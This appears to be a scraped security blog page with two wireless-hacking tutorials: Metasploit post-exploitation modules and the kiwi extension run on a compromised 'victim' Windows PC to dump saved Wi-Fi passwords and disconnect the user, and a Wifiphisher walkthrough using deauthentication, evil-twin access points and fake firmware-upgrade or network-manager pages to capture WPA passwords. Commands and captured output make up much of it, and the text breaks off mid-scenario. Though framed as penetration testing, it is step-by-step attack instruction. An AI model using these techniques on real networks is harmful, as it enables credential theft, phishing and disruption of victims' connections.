POST CATEGORY : Wireless Hacking

Wifi Post Exploitation on Remote PC

posted in **PENETRATION TESTING** , **WIRELESS HACKING** on **NOVEMBER 11, 2017**
by **RAJ CHANDEL** with **0 COMMENT**

Hello readers! Today you will be learning about different ways to get basic service sets information of remote user's Wi-Fi as well as current network connection information, and how to extract saved Wireless LAN profiles of remote pc after that you will be disconnecting target user's Wi-Fi too.

First Hack the Victim PC Using Metasploit (tutorial how to hack remote pc) after that get admin access through Bypassuac (click here), once you have victim's meterpreter session run given below post exploit one-by-one.

Get BSS information of a remote user's Wi-Fi connection

This module gathers information about the wireless Basic Service Sets available to the victim machine.

e.g. this will give you SSID and other important information regarding wireless connection.

msf > use post/windows/wlan/wlan_bss_list

msf post(wlan_bss_list) > set session 5

msf post(wlan_bss_list) > exploit

From given below image you can observe that here it has found "5 networks" such as **Pen lab, Sinos , Ignite** and etc along with there basic details.

```
msf > use post/windows/wlan/wlan_bss_list
msf post(wlan_bss_list) > set session 5
session => 5
msf post(wlan_bss_list) > exploit

[*] Number of Networks: 5
[+] SSID: Pen Lab
        BSSID: 60:e3.    :b6:2a
        Type: Infrastructure
        PHY: 802.11n PHY type
        RSSI: -43
        Signal: 100

[+] SSID: Sinos
        BSSID: a4:2b.    :48:2c
        Type: Infrastructure
        PHY: 802.11n PHY type
```

Get current Wi-Fi connection information of a remote user

This module gathers information about the current connection on each wireless lan interface on the target machine.

msf post(wlan_bss_list) > use post/windows/wlan/wlan_current_connection

msf post(wlan_current_connection) > set session 5

msf post(wlan_current_connection) > run

Categories

The given below image has disclose that "pen Lab" is the current connection though which victim is connected more over it has shown some basic details such as : MAC address of router, Security status, Authentication type and etc.

```
msf > use post/windows/wlan/wlan_current_connection
msf post(wlan_current_connection) > set session 5
session => 5
msf post(wlan_current_connection) > exploit

[+] GUID: {7183f276-47..  ..e6-9854-d2141b90c1de}
Description: Qualcomm QCA9377 802.11ac Wireless Adapter
State: The interface is connected to a network.
        Mode: A profile is used to make the connection.
        Profile: Pen Lab
        SSID: Pen Lab
        AP MAC: 60:e..27:cb:b6:2a
        BSS Type: Infrastructure
        Physical Type: 802.11n PHY type
        Signal Strength: 100
        RX Rate: 150000
        TX Rate: 150000
        Security Enabled: Yes
        oneX Enabled: No
        Authentication Algorithm: RSNA with PSK
        Cipher Algorithm: CCMP

[*] WlanAPI Handle Closed Successfully
[*] Post module execution completed
```

Get saved wireless LAN profile of a remote user


This module extracts saved Wireless LAN profiles. It will also try to decrypt the network key material. Behavior is slightly different between OS versions when it comes to WPA. In Windows Vista/7 we will get the passphrase. In Windows XP we will get the PBKDF2 derived key.

msf post> use post/windows/wlan/wlan_profile

msf post(wlan_profile) > set session 5

msf post(wlan_profile) > exploit

From given below image you can see it has extracted the profile of wifi through which victim is connected moreover it has also decrypted the shared key (password). Hence you can confirm the password for “Pen Lab” is “ignite@123”.



Disconnect a remote user's Wi-Fi connection


This module disconnects the current wireless network connection on the specified interface.

msf > use post/windows/wlan/wlan_disconnect

msf post(wlan_disconnect) > set session 5

msf post(wlan_disconnect) > exploit

From given below image you can confirm that it is disconnecting the victim from current wireless network.



Other Way

I call it a post-exploitation toolkit because it has a lot of features, far beyond the ability to dump plain-text passwords.

meterpreter > load kiwi


meterpreter > help

This will give you entire wireless connection list with passwords as well. VOILA! You got it right.

meterpreter > wifi_list

meterpreter > wifi_list_shared

Great!! From given below image you can confirm that it has dump all shared keys (password) and authentication of their respective SSID.



About Author

Nisha Yadav is trained in Certified Ethical hacking and Bug Bounty Hunter. She is currently working at Hiddenramp as a Security Analyst. Connect with her **here**

WiFi Exploitation with WifiPhisher

posted in **WIRELESS HACKING** on **OCTOBER 31, 2017** by **RAJ CHANDEL** with **0 COMMENT**

Hello friends! Today we are going demonstrate WIFI- Phishing attack by using very great tool “WIFIphisher”, please read its description for more details.

Wifiphisher is a security tool that mounts automated victim-customized phishing attacks against WiFi clients in order to obtain credentials or infect the victims with malwares. It is primarily a social engineering attack that unlike other methods it does not include any brute forcing. It is an easy way for obtaining credentials from captive portals and third party login pages (e.g. in social networks) or WPA/WPA2 pre-shared keys.

Requirement

- Kali Linux.
- Two wifi adapter; one that supports AP mode and another that supports monitor mode.

Wifiphisher Working

After achieving a man-in-the-middle position using the Evil Twin or KARMA attack, Wifiphisher redirects all HTTP requests to an attacker-controlled phishing page.

From the victim's perspective, the attack makes use in three phases:

1. **Victim is being deauthenticated from her access point**. Wifiphisher continuously jams all of the target access point's wifi devices within range by forging "Deauthenticate" or "Disassociate" packets to disrupt existing associations.
2. **Victim joins a rogue access point**. Wifiphisher sniffs the area and copies the target access point's settings. It then creates a rogue wireless access point that is modeled by the target. It also sets up a NAT/DHCP server and forwards the right ports. Consequently, because of the jamming, clients will eventually start connecting to the rogue access point. After this phase, the victim is MiTMed. Furthermore, Wifiphisher listens to probe request frames and spoofs "known" open networks to cause automatic association.

3. **Victim is being served a realistic specially-customized phishing page**. Wifiphisher employs a minimal web server that responds to HTTP & HTTPS requests. As soon as the victim requests a page from the Internet, wifiphisher will respond with a realistic fake page that asks for credentials or serves malwares. This page will be specifically crafted for the victim. For example, a router config-looking page will contain logos of the victim's vendor. The tool supports community-built templates for different phishing scenarios.

Let's start!!!

Open the terminal in your Kali Linux and type following command for downloading wifiphisher from git hub.

git clone https://github.com/wifiphisher/wifiphisher.git

Once it get downloaded run python file to install its setup and dependency as shown below:

cd wifiphisher/

python setup.py install


```
root@kali:~# cd wifiphisher/
root@kali:~/wifiphisher# python setup.py install
running install
running bdist_egg
running egg_info
writing requirements to wifiphisher.egg-info/requires.txt
writing wifiphisher.egg-info/PKG-INFO
writing top-level names to wifiphisher.egg-info/top_level.txt
writing dependency_links to wifiphisher.egg-info/dependency_links.txt
writing entry points to wifiphisher.egg-info/entry_points.txt
reading manifest file 'wifiphisher.egg-info/SOURCES.txt'
reading manifest template 'MANIFEST.in'
writing manifest file 'wifiphisher.egg-info/SOURCES.txt'
installing library code to build/bdist.linux-x86_64/egg
```

Now run the script by typing **wifiphisher** on terminal to launch wifi-phishing attack which as similar as social engineering.

```
root@kali:~# wifiphisher
[*] Starting Wifiphisher 1.3GIT ( https://wifiphisher.org ) at 2017-10-20 11:08
[+] Selecting wlan1 interface for the deauthentication attack
[+] Selecting wlan0 interface for creating the rogue Access Point
[+] Changing wlan0 MAC addr (BSSID) to 00:00:00:76:a0:ac
[+] Changing wlan1 MAC addr to 00:00:00:f6:a8:d3
[*] Cleared leases, started DHCP, set up iptables
```

Here it will fetch all interfaces as shown in given image and let attacker to choose any one ESSID/BSSID of the target network and try to trap victim by performing phishing. It will also perform both Evil Twin and KARMA attacks.

From list of interface, I had targeted “iball-baton” to trap the victim connect from it.




After than you will get 4 phishing scenarios to trap your target as given below:

1. Firmware Upgrade page
2. Network Manager connect
3. Browser plugin update
4. Oauth login Page


Now let's go through each phishing scenario one by one starting from **1st option**.

Firmware Upgrade page: A router configuration page without logos or brands asking for WPA/WPA2 password due to a Firmware Upgrade page.




Now when victim will open his browser Firefox he will get a phishing page to upgrade firmware that need WPA/WPA2 password for installing new version of firmware.

The victim may consider it as an official notification and go for upgrading by submitting his WIFI password. As the victim enter the password for WPA/WPA2 and click on start upgrade, he will get trap into fake upgrade process.




Following image is pretending to the victim that firmware is being upgrade don't close the process until it completed while at background the attacker has captured the WPA/WPA2 password.




Great!! You can confirm the WPA/WPA2 password as shown in given below image, it is showing WPA –**password: ram123456ram**

Once again repeat the same step to select ESSID.




Now let us go through another phishing scenario from **2nd option**.

Network Manager Connect: Imitates the behavior of the network manager. This templates show's chrome "connection Failed" page and displays a network manager window through the page asking for pre=shared key. Currently, the network managers of windows and Mac Os are supported.




Now when the victim will open browser he will get a fake page for "connection failed" and more over a fake window for network manager.

